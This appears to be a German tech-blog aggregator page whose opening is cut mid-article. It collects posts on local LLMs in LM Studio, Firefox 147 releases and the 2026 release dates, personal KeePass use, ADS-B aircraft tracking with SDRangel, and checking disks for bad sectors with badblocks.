Ein populäres Beispiel ist das freie Modell GPT-OSS-120B. Es umfasst 117 Milliarden Parameter, die in 36 Ebenen (Layer) zu je 128 Experten organisiert sind. Bei der Berechnung jedes Output Tokens sind in jeder Ebene immer nur vier Experten aktiv. Laut der Modelldokumentation sind bei der Token Generation immer nur maximal 5,1 Milliarden Parameter aktiv. Das beschleunigt die Token Generation um mehr als das zwanzigfache:

Welches ist nun das beste Modell? Auf meinem Rechner habe ich mit dem gerade erwähnten Modell GPT-OSS-120B sehr gute Erfahrungen gemacht. Für Coding-Aufgaben funktionieren auch qwen3-next-80b-83b und glm-4.5-air gut, wobei letzteres für den praktischen Einsatz schon ziemlich langsam ist.

Rechtschreibkontrolle deaktivieren

Zu den größten Ärgernissen der LM-Studio-Oberfläche (intern realisiert auf Basis des Electron-Frameworks) zählt die stets aktive Rechtschreibkontrolle in allen Eingabefeldern. In den Einstellungsdialogen gibt es gefühlt eine Million Optionen, aber keine, um die Rechtschreibkontrolle zu deaktivieren :-( Wenn jetzt die Desktop-Sprache (deutsch) und die Sprache Ihrer Prompts (englisch) nicht übereinstimmt, wird praktisch der gesamte Text rot unterstrichen. Mühsam.

Abhilfe: Suchen Sie nach der Konfigurationsdatei, die unter Linux den Namen .config/LM Studio/Preferences hat. Dort löschen Sie alle vordefinierten dictionary-Zeichenketten für die Einstellung spellcheck. In meinem Fall sieht die neue Datei dann so aus:

{"migrated_user_scripts_toggle":true,
 "spellcheck":{"dictionaries":[""],"dictionary":""}}

Tipps zur Suche der Konfigurationsdatei bei anderen Betriebssystemen finden Sie in diesem Issue.

Quellen/Links

  •  

Mozilla veröffentlicht Sicherheits-Update Firefox 147.0.2

Mozilla hat Firefox 147.0.2 veröffentlicht und behebt damit mehrere Probleme der Vorgängerversion. Auch Sicherheitslücken wurden behoben.

Download Mozilla Firefox 147.0.2

Mozilla hat Firefox 147.0.2 für Windows, macOS und Linux veröffentlicht und behebt damit mehrere Sicherheitslücken, diverse potenzielle Absturzursachen sowie mehrere Webkompatibilitätsprobleme, darunter eines, welches unerwartete WebAuthn-Anfragen verursachen konnte.

Websites konnten vom Safe Browsing-Schutz unter Umständen fälschlicherweise als schädlich erkannt werden.

Mehrere Probleme wurden auch in Zusammenhang mit der Unterstützung für die XDG Base Directory-Spezifikation unter Linux behoben.

Außerdem zeigten Zertifikats-Fehlerseiten in manchen Fällen den Port doppelt an.

Der Beitrag Mozilla veröffentlicht Sicherheits-Update Firefox 147.0.2 erschien zuerst auf soeren-hentzschel.at.

  •  

Firefox: Release-Termine 2026

Dieser Artikel fasst die Veröffentlichungstermine für Firefox und Firefox ESR im Jahr 2026 übersichtlich zusammen.

Neue Major-Releases von Firefox erscheinen in der Regel alle vier Wochen. Auf diese Weise erreichen Neuerungen schneller den Endnutzer und man muss nicht viele Monate auf bereits implementierte Funktionen warten. Dies sind die Veröffentlichungstermine von Firefox für das Jahr 2026.

Das sind die Firefox Release-Termine 2026

Firefox 147, Firefox ESR 140.7, Firefox ESR 115.32
13. Januar 2026 (5 Wochen nach Firefox 146)

Firefox 148, Firefox ESR 140.8, Firefox ESR 115.33
24. Februar 2026 (6 Wochen nach Firefox 147)

Firefox 149, Firefox ESR 140.9
24. März 2026 (4 Wochen nach Firefox 148)

Firefox 150, Firefox ESR 140.10
21. April 2026 (4 Wochen nach Firefox 149)

Firefox 151, Firefox ESR 140.11
19. Mai 2026 (4 Wochen nach Firefox 150)

Firefox 152, Firefox ESR 140.12
16. Juni 2026 (4 Wochen nach Firefox 151)

Firefox 153, Firefox ESR 153.0, Firefox ESR 140.13
21. Juli 2026 (5 Wochen nach Firefox 152)

Firefox 154, Firefox ESR 153.1, Firefox ESR 140.14
18. August 2026 (4 Wochen nach Firefox 153)

Firefox 155, Firefox ESR 153.2, Firefox ESR 140.15
15. September 2026 (4 Wochen nach Firefox 154)

Firefox 156, Firefox ESR 153.3
13. Oktober 2026 (4 Wochen nach Firefox 155)

Firefox 157, Firefox ESR 153.4
10. November 2026 (4 Wochen nach Firefox 156)

Firefox 158, Firefox ESR 153.5
8. Dezember 2026 (4 Wochen nach Firefox 157)

Firefox 159, Firefox ESR 153.6
19. Januar 2027 (6 Wochen nach Firefox 158)

Der Beitrag Firefox: Release-Termine 2026 erschien zuerst auf soeren-hentzschel.at.

  •  

Firefox Nightly als .rpm-Paket für Linux verfügbar

Mozilla stellt Firefox Nightly ab sofort auch als .rpm-Paket für Linux zur Verfügung.

Wer Firefox auf Linux nutzen möchte, hat dazu verschiedene Möglichkeiten: Neben Archiven von Mozilla und möglicherweise der Paketverwaltung der genutzten Distribution gibt es auch noch Snap, Flatpak sowie .deb-Pakete für Debian-basierte Distributionen. In Zukunft kommt noch eine weitere Option dazu.

Die Nightly-Version von Firefox liegt ab sofort auch als .rpm-Paket vor. RPM steht für Red Hat Package Manager. Linux-Distributionen, welche RPM nutzen, sind unter anderem Fedora, openSUSE, CentOS oder RHEL. Die .rpm-Pakete bieten die gleichen Vorteile wie die .tar.xz-Archive, die man via mozilla.org herunterladen kann und damit im Vergleich zum Firefox aus einer traditionellen Paketverwaltung unter Linux dank Mozillas Compiler-Optimierungen eine bessere Performance und Sicherheit bieten und außerdem Updates, die den Nutzer schneller erreichen.

Nach einer Testphase sollen die .rpm-Pakete natürlich auch für Firefox Beta sowie die finalen Firefox-Veröffentlichungen und Firefox ESR zur Verfügung stehen.

Informationen zur Installation der .deb-Pakete von Firefox hat Mozilla in seinem Blog (engl.) zusammengefasst.

Der Beitrag Firefox Nightly als .rpm-Paket für Linux verfügbar erschien zuerst auf soeren-hentzschel.at.

  •  

Warum und wie ich KeePass benutze

Ich könnte den Spiess ja umdrehen, wieso nutzt Du Keepass und nimmst die Unbequemlichkeit in Kauf?

Aus einem privaten Matrix-Chat mit einer Person im Internet.

Nun gut, ich möchte dieser Person den Artikel nicht schuldig bleiben. ;-)

Warum ich KeePass benutze

Dies hat wie so oft historische Gründe. Die erste Referenz zu KeePass in diesem Blog ist vom 8. Januar 2011. Etwas später, am 20.01.2011, hatte ich dem Thema einen eigenen Artikel gewidmet: Sichere Passwörter und wie man sie verwaltet. Der Artikel hat in meinen Augen nicht an Aktualität verloren, mit zwei kleinen Ausnahmen:

Bei der Wahl der KeePass-Projekte habe ich mich von diesem Artikel von Mike Kuketz beeinflussen lassen.

Ich bin privat dabei geblieben, weil ich die Nutzung gewohnt bin und bisher keinen Grund zu einem Wechsel sehe. Beruflich nutze ich inzwischen Bitwarden, da dies von meinem Arbeitgeber zur Verfügung gestellt wird und ich somit ein offiziell geprüftes und genehmigtes Werkzeug für dienstliche Zwecke verwende. Darüber hinaus finde ich Bitwarden genauso gut wie KeePassXC.

Wie ich KeePass benutze

KeePassXC ist auf allen meinen Geräten des Typs Laptop, Desktop-PC/Heimserver installiert. Auf meinem Tablet und Smartphone nutze ich KeePassDX, welcher auch im F-Droid-Store verfügbar ist.

Die KeePass-Datenbank halte ich mit einer selbstgehosteten Nextcloud auf allen Geräten synchron bzw. stelle sie dort zur Verfügung. Auf PC und Laptop ist dabei permanent eine lokale Kopie der Datenbank verfügbar. Auf dem Smartphone/Tablet steht diese nur zeitlich begrenzt zur Verfügung, nämlich bis der Android-Dateimanager der KeePassDX-App den Zugriff auf die gecachte KeePass-Datenbank-Datei entzieht bzw. diese aus dem Cache entfernt wird. Schaut für weitere Hinweise hierzu bitte in die englischsprachige FAQ des Projekts.

Der Ablauf auf dem Smartphone sieht bei mir so aus:

  1. Nextcloud-App öffnen.
  2. KeePass-Datenbank auswählen und mit KeePassDX öffnen.
  3. Datenbank-Passwort eingeben und mit der üblichen Nutzung fortfahren.

Sollte ich mein Telefon oder Tablet mal verlieren, widerrufe ich den Access-Token in meiner Nextcloud, womit das jeweilige Gerät den Zugriff auf die Nextcloud und damit auf die KeePass-Datenbank verliert. Wichtig: Dies minimiert das Risiko, dass mir eine Kopie der KeePass-Datenbank verloren geht, bietet aber keinen 100%-igen Schutz. Bei der Offline-Funktionalität von Bitwarden schätze ich das Risiko ähnlich ein.

Um die Sicherheit noch etwas zu steigern, kann ich eine Funktion zur Fernlöschung nutzen, mit der die Inhalte von meinem Gerät gelöscht werden. Achtung: Dies funktioniert nur, wenn das Gerät mit dem Internet verbunden ist.

Aktuell entsperre ich die KeePass-Datenbank nur mit einem Passwort. Ich habe mir angesehen, wie man einen YubiKey als zusätzlichen Faktor nutzen kann. Leider wurde mein YubiKey in der Kombination YubiKey 5 NFC, Fedora 43 und KeePassXC nicht erkannt. Ich habe das Troubleshooting nach kurzer Zeit abgebrochen und beschlossen, dass der YubiKey und die dazugehörige Software für Linux aus der Hölle kommen und das Thema in eine Schublade zur E-Mail-Verschlüsselung gesperrt. Falls euch diese Problem bekannt vorkommt und ihr eine einfache Lösung dafür habt, bitte lasst mich wissen, welchen Zauber ihr gewirkt habt.

Browsererweiterung vs. Zwischenablage

Ich nutze die KeePassXC-Browser-Erweiterung, um mir das Leben etwas zu erleichtern und Login-Formulare per Klick ausfüllen zu lassen. Natürlich besteht hierbei das Restrisiko, dass durch eine Schwachstelle im Browser oder der Erweiterung die Login-Informationen abgefangen werden können. Dessen bin ich mir bewusst.

100%-ige Sicherheit gibt es nicht. Wenn sich ein Keylogger auf meinem System befindet oder eine Schadsoftware, welche die Zwischenablage mitschneidet, verliere ich die Informationen ebenfalls.

Da ich dank Passwort-Manager für alle Dienste unterschiedliche Passwörter und wo möglich Mehrfaktor-Authentisierung verwende, hält sich der Schaden selbst dann in Grenzen, wenn einzelne Passwörter kompromittiert werden.

Da ich kein IT-Sicherheitsexperte bin, möchte ich es hiermit aber auch gut sein lassen.

Viele Grüße ins Internet und an die Personen an den heimischen Datensichtgeräten.

  •  

Flugzeuge via ADS-B tracken mit SDRangel und RTL2832U-Stick

Viele von uns kennen die Webseiten, auf denen man live den Flugverkehr beobachten kann. Das sind Karten, auf denen angezeigt wird, welche Flugzeuge sich gerade bewegen. Allein das reine Betrachten übt eine große Faszination aus. Egal auf welcher Zoomstufe man ist, überall gibt es etwas zu entdecken. Global etwa, wo befinden sich gerade die Flugrouten zwischen den Ländern oder Kontinenten. Man erkennt spielerisch die Ballungsräume der Menschheit, wo zieht es die Menschen hin. Oder man zoomt auf seinen eigenen Aufenthaltsort. Dort kann man dann mit dem „echten Himmel“ abgleichen, welche Flugzeuge sich gerade über einem befinden. Oder die Einzelansicht der Flugzeuge fasiziert mich. Wie schnell fliegt es, wie hoch ist es? Auch die Metadaten: Startflughafen, Ziel und Airline sind spannende Informationen, die ich mir gerne ansehe.

Wie spannend wäre das, wenn man das nicht nur über globale Webseiten sehen könnte? Ich möchte herausfinden, ob ich vielleicht mit einfachen Mitteln in der Lage bin, die Flugzeugdaten zu erhalten. Die erfreuliche Antwort vorneweg: Das geht tatsächlich, ist nicht kompliziert und die Hardware hierzu ist bezahlbar. Vielleicht habt ihr sie sogar schon zuhause!

Technischer Hintergrund: Was ist ADS-B?

ADS-B steht für Automatic Dependent Surveillance – Broadcast und ist ein modernes Überwachungsverfahren in der Luftfahrt. „Automatic“ bedeutet, dass die Aussendung ohne Eingriff des Piloten erfolgt, „Dependent“, dass das System auf bordeigene Navigationsdaten (meist GPS) angewiesen ist, und „Broadcast“, dass die Informationen ungezielt an alle Empfänger im Empfangsbereich gesendet werden.

Ein mit ADS-B ausgestattetes Luftfahrzeug überträgt in regelmäßigen Abständen unter anderem seine Position, Höhe, Geschwindigkeit, Flugrichtung und eine Kennung. Diese Daten werden typischerweise auf 1090 MHz ausgesendet und können sowohl von Flugsicherungsstellen als auch von anderen Flugzeugen und zivilen Empfängern am Boden empfangen werden.

Warum sind ADS-B-Signale unverschlüsselt?

ADS-B ist bewusst als offenes, unverschlüsseltes Broadcast-System konzipiert. Der Hauptgrund dafür liegt in der Flugsicherheit:
Alle relevanten Teilnehmer – Bodenstationen, andere Flugzeuge, Kollisionswarnsysteme (TCAS), aber auch mobile oder kostengünstige Empfänger – müssen die Signale ohne vorherige Authentifizierung empfangen können. Eine Verschlüsselung würde zusätzliche Infrastruktur, Schlüsselverwaltung und Latenz erfordern und damit die Zuverlässigkeit und Interoperabilität des Systems beeinträchtigen.

Dieses offene Design ist kein Versehen, sondern ein zentraler Bestandteil des Konzepts. ADS-B soll klassische Radarsysteme ergänzen oder teilweise ersetzen und dabei weltweit einheitlich funktionieren – unabhängig von Hersteller, Staat oder Betreiber. Dass die Signale auch von Privatpersonen mit einfacher Hardware empfangen werden können, ist eine direkte Folge dieser Offenheit.

Seit wann gibt es ADS-B?

Die Grundlagen von ADS-B wurden bereits in den 1990er-Jahren entwickelt. Erste praktische Einführungen erfolgten Anfang der 2000er-Jahre, zunächst ergänzend zu Sekundärradar und Mode-S-Transpondern.
Verbindliche Vorschriften kamen jedoch deutlich später:

  • USA: ADS-B-Out-Pflicht seit 1. Januar 2020
  • Europa: schrittweise Einführung, weitgehend verpflichtend für IFR-Verkehr und größere Luftfahrzeuge seit den späten 2010er-Jahren
  • weltweit: ICAO empfiehlt ADS-B als Standardüberwachungssystem, nationale Umsetzungen variieren

Welche Flugzeuge müssen ADS-B senden – und welche nicht?

Zur Aussendung von ADS-B-Signalen („ADS-B Out“) verpflichtet sind in der Regel:

  • Verkehrsflugzeuge (Airliner)
  • Gewerbliche Luftfahrzeuge
  • IFR-Flüge in kontrolliertem Luftraum
  • Flugzeuge oberhalb bestimmter Lufträume und Höhen

Nicht oder nur eingeschränkt verpflichtet sind dagegen:

  • Militärische und staatliche Luftfahrzeuge
  • Segelflugzeuge, Ballone, Ultraleichtflugzeuge
  • ältere allgemeine Luftfahrt (GA) ohne Nachrüstpflicht
  • Luftfahrzeuge in unkontrolliertem Luftraum (abhängig vom Land)

Vorbereitung: Die Hardware besorgen

Was man braucht, ist eine USB-Antenne. Es gibt von der Firma Realtek einen Chip, der sich RTL2832U nennt. Das ist im Wesentlichen ein Analog-Digital-Wandler, mit dem man das Antennensignal aufnehmen und am PC verarbeiten kannt. Das nennt sich dann SDR (Software Defined Radio). Also, besorgt euch so einen Stick. Es gibt mehrere Hersteller aber einer sticht in der Szene heraus, weil er wohl sehr weit verbreitet ist. Ich habe einen anderen bestellt, der ebenfalls gut funktioniert. Hauptsache er erhält den richtigen Chip RTL2832U – um den geht es.

Ich hatte in meiner Wühlkiste noch einen alten DVB-T-Stick für den Laptop. Der ist mehr als 10 Jahre alt, enhält aber den besagten Chip.

Ein DAB-T-Stick enthält meistens den Realtek RTL2832U-Chip und ist für dieses Projekt geeignet

Schritt 0: Treiber installieren mit Zadig

Es klingt etwas merkwürdig, aber unter Windows 11 wurde der Chip nicht erkannt. Wie bereits zur wilden Zeit von Windows XP muss man sich „irgendwo“ einen Treiber besorgen und diesen installieren. Ich bin auf die Software Zadig gestoßen, die mir für den USB-Stick einen allgemeinen Treiber installiert hat. Ich fand diese Aktion etwas shady, aber was soll ich sagen? – es hat funktioniert. Also, installiert den Treiber, falls der Stick nicht erkannt wird.

Mit der Software Zadig können USB-Treiber installiert werden. Bei meinem DAB-T-Stick war das notwendig. Hierzu wählt man im Dropdown-Menü den Eintrag aus und klickt auf „Install Driver“.

Schritt 1: Die Software SDRangel

Aus der großartigen Open Source-Community ist eine Software namens SDRangel hervorgegangen. Diese lässt sich unter Windows und Linux installieren und verwenden. Mit ihr kann man diesen Chip sehr ausführlich verwenden, denn sie stellt verschiedene Dekodierer zur Verfügung. Man kann auch Digitalradio dekodieren und viele anderen Dinge, mit denen ich mich nicht auskenne. Wer hier Lust hat, sich mal richtig nach Herzenslust auszutoben, dessen Herz wird höher schlagen!

Schritt 2: ADS-B empfangen mit SDRangel

Für den Empfang der Signale holt man sich zunächst einen Receiver Rx ins Programm. Oben auf das entsprechendes Symbol klicken und nach RTLSDR in der Liste suchen. Taucht dein Empfänger hier nicht auf? Dann nochmal unter Schritt 0 nachsehen, ob der Treiber installiert wurde.

Zum Hinzufügen eines Receivers wird der entsprechende Button angeklickt

Ist der richtige Receiver ausgewählt, kann jetzt der Empfang konfiguriert werden. Hierzu müssen folgende Werte eingestellt werden:

  • Frequenz: 1.090.000 Hz
  • Samplerate: 2.400.000 S/s
  • Verstärkung: automatisch (AGC)
In SDRangel müssen nach dem Hinzufürgen des Receivers verschiedene Einstellungen vorgenommen werden. Die Frequenz, Samplerate und Verstärkung (Gain) gehören dazu. Am Ende wird ein Demodulator hinzugefügt (Pfeil).

Über den kleinen Button, auf den der Pfeil im Screenshot zeigt, kann der Demodulator eingefügt werden. Es erscheint eine lange Liste, aus der man den richtigen Demodulator auswählen darf. Wir wählen ADS-B.

Um das Fenster noch ein bisschen aufzuräumen, können wir in der oberen Leiste noch die Ansicht anpassen. Für mich hat die Spaltenansicht ganz gut gepasst.

Es gibt vorgefertigte Ansichten, bei denen die Fenster angeordnet werden. Sie sind unterschiedlich gut geeignet, am Besten probiert es jeder einmal für sich aus, welche Ansicht am übersichtlichsten erscheint.

Die Vorbereitungen sind damit auch schon abgeschlossen. Durch klicken auf den Play-Button oben links können wir starten.

Schritt 3: Flugzeuge orten und Antennenposition varrieren

Mit etwas Glück sieht man jetzt schon die ersten Ergebnisse. Je nach Fluglage um euren Standort herum, füllt sich die Liste der Flugzeuge sofort oder nach ein paar Minuten. Die Fenster lassen sich nun natürlich noch ein bisschen verschieben und den persönlichen Wünschen anpassen. Über die kleinen Button oberhalb der Tabelle lässt sich das Verhalten auf der Karte steuern.

Sollte nach einiger Zeit weiterhin nichts kommen, obwohl auf einschlägigen Radarseiten zu sehen ist, dass Flugzeuge in unmittelbarer Nähe vorbeifliegen, muss noch etwas optimiert werden. Am häufigsten liegt es wohl an der Antenne bzw. deren Position. Verschiebt sie so gut es geht an ein Fenster, das freien Blick auf den Himmel hat. Die Antenne muss zwingend stehend (also vertikal ausgerichtet) sein, da die Signale polarisiert sind. Weiterhin kann man am Schwellwert (Threshold) oben rechts noch etwas verstellen.

Schritt 4: Was kann man sonst noch machen?

Es gibt Schnittstellen des Programms. Wer also Lust hat, seine gefundenen Flugzeuge an einen Dienst zu melden, hat hier die Möglichkeit dazu.

Außerdem gibt es eine ganz coole 3D-Ansicht. Oben in der Leiste müsst ihr dort auf „Add Feature“ klicken und die Map hinzufügen. Dort erhält man eine 2D-Karte von OpenStreetMap, und auch eine 3D-Karte, über die man auch die Höheninformation der Flugzeuge live verarbeitet sieht. Das ist ein richtig nices Feature!

1: zuerst muss das Feature „Map“ hinzugefügt werden. 2: Über die Einstellungen lassen sich die 3D-Daten herunterladen. 3: 3D-Daten müssen heruntergeladen werden.

Ausblick: Was kann man noch machen mit SDRangel?

Natürlich lassen sich jetzt noch viele weitere Signale empfangen und demodulieren. Ich habe beispielsweise Digitalradio empfangen. Hier muss man die Frequenz wieder anpassen und einen anderen Demodulator auswählen. Unter Preferences -> Configurations sind auch schon manche Dinge vorgefertigt. Für DAB gibt es bei mir beispielsweise schon eine fertige Ansicht. Man muss „nur noch“ in der rechten Spalte die „Channel“ durchgehen, und schon füllt sich die Liste der Programme.

The post Flugzeuge via ADS-B tracken mit SDRangel und RTL2832U-Stick first appeared on bejonet - Linux | Smart Home | Technik.

  •  

„Fission”: Firefox 147 für Android bringt Website-Isolation

Mozilla hat Firefox 147 für Android veröffentlicht. Dieser Artikel beschreibt die Neuerungen von Firefox 147 für Android. Größtes Highlight: Eine Website-Isolation für mehr Sicherheit.

Download Firefox für Android im Google Play Store

Neuerungen von Firefox 147 für Android

„Fission” – Sicherheits-Feature jetzt auch auf Android

Unter dem Entwicklungsnamen „Fission” hatte Mozilla nach mehreren Jahren Entwicklung Ende 2021 eine Erweiterung der Multiprozess-Architektur für den Desktop-Firefox ausgeliefert. Firefox 147 bringt das Sicherheits-Feature auch auf Android.

Vereinfacht gesagt bedeutet dies, dass damit jeder Tab in einem eigenen Prozess läuft. Genauer wäre zu sagen, dass es einen Prozess pro Ursprung gibt, sprich zwei Tabs von der selben Domain können sich einen Prozess teilen. Auf der anderen Seite kann ein einzelner Tab auch mehrere Prozesse beanspruchen, nämlich dann, wenn auf der Seite Frames von anderen Domains eingebettet sind. Fission schützt auch vor Attacken wie Spectre.

Sonstige Neuerungen von Firefox 147 für Android

Für den Schutz vor potenziell gefährlichen Websites und unerwünschter Software verwendet Firefox jetzt Version 5 von Google Safe Browsing.

Nach langem Tippen auf das Firefox-Symbol auf dem Android-Startbildschirm und Auswahl des Eintrages „Passwörter” öffnet jetzt direkt die Liste der gespeicherten Zugangsdaten, statt noch einen weiteren Klick zu benötigen. Selbstverständlich ist der Zugriff weiterhin via Biometrie geschützt.

Der Startbildschirm für den privaten Modus, in dem keine Surf-Spuren zurückbleiben, wurde neu gestaltet.

Bei Klick auf den Link „Alle Geschichten” auf dem Firefox-Startbildschirm erscheinen jetzt 30 und damit deutlich mehr Artikel als bisher.

Dazu kommen weitere neue Plattform-Features der aktuellen GeckoView-Engine, diverse Fehlerbehebungen, geschlossene Sicherheitslücken sowie Verbesserungen unter der Haube.

Der Beitrag „Fission”: Firefox 147 für Android bringt Website-Isolation erschien zuerst auf soeren-hentzschel.at.

  •  

Mozilla veröffentlicht Firefox 147.0.1

Mozilla hat Firefox 147.0.1 veröffentlicht und behebt damit mehrere Probleme der Vorgängerversion.

Download Mozilla Firefox 147.0.1

Mit dem Update auf Firefox 147.0.1 behebt Mozilla mehrere Webkompatibilitätsprobleme. Unter anderem wurde die neu hinzugefügte Unterstützung für die Compression Dictionaries-Technologie vorerst wieder deaktiviert, nachdem diese Probleme auf ChatGPT verursacht hat. Ein Bug in der aktuellen Version der CLDR-Bibliothek wurde umgangen, von dem auch Chromium-basierte Browser betroffen sind und der dafür sorgt, dass das Parsen der Ausgabe von formatierten Stunden-Angaben auf einigen Websites nicht mehr wie erwartet funktioniert. Darüber hinaus wurde ein Workaround für die Website si.com implementiert, welche in einer endlosen Reload-Schleife hängen bleiben konnte.

Ein Problem wurde behoben, bei dem Sprachpakete in manchen Fällen unmittelbar nach einem Major-Update von Firefox deaktiviert werden konnten, womit die Oberfläche von Firefox dann in englischer statt der gewünschten Sprache war. Während dieser Fall grundsätzlich auf allen Betriebssystemen auftreten konnte, waren davon vor allem Linux-Nutzer betroffen, da unter Linux häufig keine lokalisierten Builds, sondern englischsprachige Builds mit Sprachpaketen genutzt werden.

Firefox unterstützt seit Version 147 unter Linux die XDG Base Directory-Spezifikation, hat in diesem Zusammenhang aber immer noch ein leeres Verzeichnis ~/.mozilla/ erstellt, was jetzt nicht länger geschieht. Außerdem konnte Firefox unter Linux unter Umständen nicht gestartet werden, wenn das Wayland-Farbprotokoll v2+ vorhanden ist.

Schließlich wurden noch mehrere potenzielle Absturzursachen behoben, wobei einer dieser Abstürze von der Sicherheits-Software Trellix verursacht worden ist.

Der Beitrag Mozilla veröffentlicht Firefox 147.0.1 erschien zuerst auf soeren-hentzschel.at.

  •  

Überprüfung auf fehlerhafte Sektoren

Festplatten unterliegen einem natürlichen Verschleiß. Mit der Zeit können sogenannte Bad Sektoren entstehen – fehlerhafte Speicherbereiche, die nicht mehr zuverlässig gelesen oder beschrieben werden können. Eine regelmäßige Überprüfung kann helfen, Datenverlust frühzeitig zu erkennen und entsprechende Maßnahmen einzuleiten.

Was sind Bad Sektoren?

Bad Sektoren sind physisch oder logisch beschädigte Bereiche auf einem Datenträger. Physische Defekte entstehen durch Abnutzung, mechanische Schäden oder Produktionsfehler. Logische Bad Sektoren hingegen resultieren meist aus Softwareproblemen oder Stromausfällen und lassen sich mitunter korrigieren.

Analysewerkzeuge unter Linux

Linux bietet verschiedene Werkzeuge zur Analyse und Erkennung defekter Sektoren. Eines der bekanntesten Tools ist badblocks.

Ein einfacher Check lässt sich wie folgt durchführen:

sudo badblocks -vsn /dev/sdX

Ersetzt man dabei /dev/sdX durch das entsprechende Gerät, erhält man einen Überblick über den Zustand der Sektoren. Hierbei sucht badblocks gezielt nach defekten Blöcken der Festplatte.

Dabei sollte beachtet werden, dass dieser Vorgang – je nach Größe des Datenträgers – einige Zeit in Anspruch nehmen kann.

Fazit

Die regelmäßige Analyse auf Bad Sektoren ist ein wichtiger Bestandteil der Systempflege. Frühzeitig erkannte Fehler ermöglichen rechtzeitige Backups und gegebenenfalls den Austausch der betroffenen Hardware. Open-Source-Werkzeuge wie badblocks bieten unter Linux zuverlässige Möglichkeiten zur Diagnose – ganz ohne proprietäre Software.

Der Beitrag Überprüfung auf fehlerhafte Sektoren erschien zuerst auf intux.de.

  •  

Mozilla veröffentlicht Firefox 147

Mozilla hat Firefox 147 für Windows, Apple macOS und Linux veröffentlicht. Dieser Artikel fasst die wichtigsten Neuerungen zusammen – wie immer auf diesem Blog weit ausführlicher als auf anderen Websites.

Download Mozilla Firefox für Microsoft Windows, Apple macOS und Linux

Automatischer Bild-im-Bild-Modus bei Tabwechsel

Der sogenannte Bild-im-Bild-Modus erlaubt es, Videos von der Website loszulösen und über andere Tabs und sogar Anwendungen zu legen. Innerhalb des losgelösten Video-Fensters kann die Wiedergabe pausiert und wieder gestartet werden, man sieht den Wiedergabe-Fortschritt und kann an eine andere Stelle des Videos springen, ein Wechsel in den Vollbildmodus ist möglich, der Ton kann aus- und wieder eingeschaltet werden, die Lautstärke kann geändert werden und auch Untertitel werden auf vielen Plattformen unterstützt.

Eine neue Option wurde in den Einstellungen hinzugefügt, um für aktive Videos automatisch den Bild-im-Bild-Modus zu starten, wenn der Tab gewechselt wird. Sobald man wieder in den ursprünglichen Tab zurückkehrt, wird der Bild-im-Bild-Modus ebenso automatisch wieder beendet.

Änderung von Tastenkombinationen

Über die Seite about:keyboard können diverse Tastenkombinationen von Firefox geändert werden. Einen direkten Einstiegspunkt über die Firefox-Oberfläche gibt es bislang bewusst nicht. Mozilla weist direkt am Anfang der Seite darauf hin, dass diese Funktion noch experimentell ist und möglicherweise nicht wie erwartet funktioniert. Auch fehlt es noch an einem richtigen Design für die Seite und es werden auch noch nicht alle Tastenkombinationen unterstützt, die Firefox anbietet. Aber für immerhin bereits 67 Funktionen wie zum Beispiel dem Öffnen eines neuen Tabs kann eine andere Tastatur-Belegung konfiguriert werden.

Mehr Sicherheit für Firefox-Nutzer

Auch in Firefox 147 wurden wieder mehrere Sicherheitslücken geschlossen. Alleine aus Gründen der Sicherheit ist ein Update auf Firefox 147 daher für alle Nutzer dringend empfohlen.

Sonstige Endnutzer-Neuerungen in Firefox 147

Das Kopieren eines Firefox-Profils ist jetzt auch über die Einstellungen möglich.

Die Performance der Video-Wiedergabe auf Geräten mit Grafikchip von AMD wurde durch eine Maßnahme verbessert, welche für Geräte mit Grafikchip von Nvidia und Intel bereits seit längerem Anwendung findet.

Für den Schutz vor potenziell gefährlichen Websites und unerwünschter Software verwendet Firefox jetzt Version 5 von Google Safe Browsing.

Websites, welche auf Geräte im lokalen Netzwerk (zum Beispiel Router oder Drucker) zugreifen wollen, lösen bei Verwendung des strengen Schutzes vor Aktivitätenverfolgung jetzt eine Berechtigungs-Nachfrage aus. Diese Neuerung wird schrittweise im Laufe der kommenden Wochen ausgerollt.

Firefox unterstützt jetzt die XDG Base Directory-Spezifikation. Diese definiert, wo Anwendungsdatendateien, Konfigurationsdateien und andere Dateien im Home-Verzeichnis des Benutzers abgelegt werden sollen.

Das Konzept Race Cache With Network (RCWN) sollte ursprünglich die Ladezeiten von Webseiten verkürzen, indem Firefox parallel eine Anfrage an das Netzwerk sendet, wenn Firefox merkt, dass der Festplatten-Zugriff für den Cache langsam ist, und dann die Ressource aus der Quelle nutzt, welche zuerst ein Ergebnis liefert. In Zeiten von SSDs bringt dieses Feature keinen nennenswerten Vorteil mehr. Darum wurde RCWN für Geräte mit SSD deaktiviert.

Verbesserungen der Webplattform

Firefox verwendet jetzt dieselben Qualitätswerte (q-Werte) in Accept-Language-Headern wie andere Browser. Die zweitwichtigste Spracheinstellung wird nun als q=0,9 statt als q=0,5 gesendet, wobei die nachfolgenden Spracheinstellungen jeweils um 0,1 abnehmen (Minimum 0,1). Diese Änderung behebt Kompatibilitätsprobleme mit einigen Servern, die Anfragen mit niedrigeren Qualitätswerten fälschlicherweise abgelehnt haben.

Nachdem die WebGPU-API bereits auf Windows sowie auf Geräten mit Apple Silicon und macOS 26 und höher unterstützt wurde, werden jetzt alle Geräte mit Apple Silicon unterstützt, unabhängig von der macOS-Version.

Firefox 147 bringt Unterstützung für Version 17 des Unicode-Standards (und damit unter anderem für die neusten Emojis), CSS Anchor Positioning, die Navigation API, ES-Module in Service Workers sowie CSS Module Scripts.

Weitere Verbesserungen der Webplattform und für Erweiterungsentwickler lassen sich wie immer in den MDN Web Docs nachlesen.

Der Beitrag Mozilla veröffentlicht Firefox 147 erschien zuerst auf soeren-hentzschel.at.

  •  
❌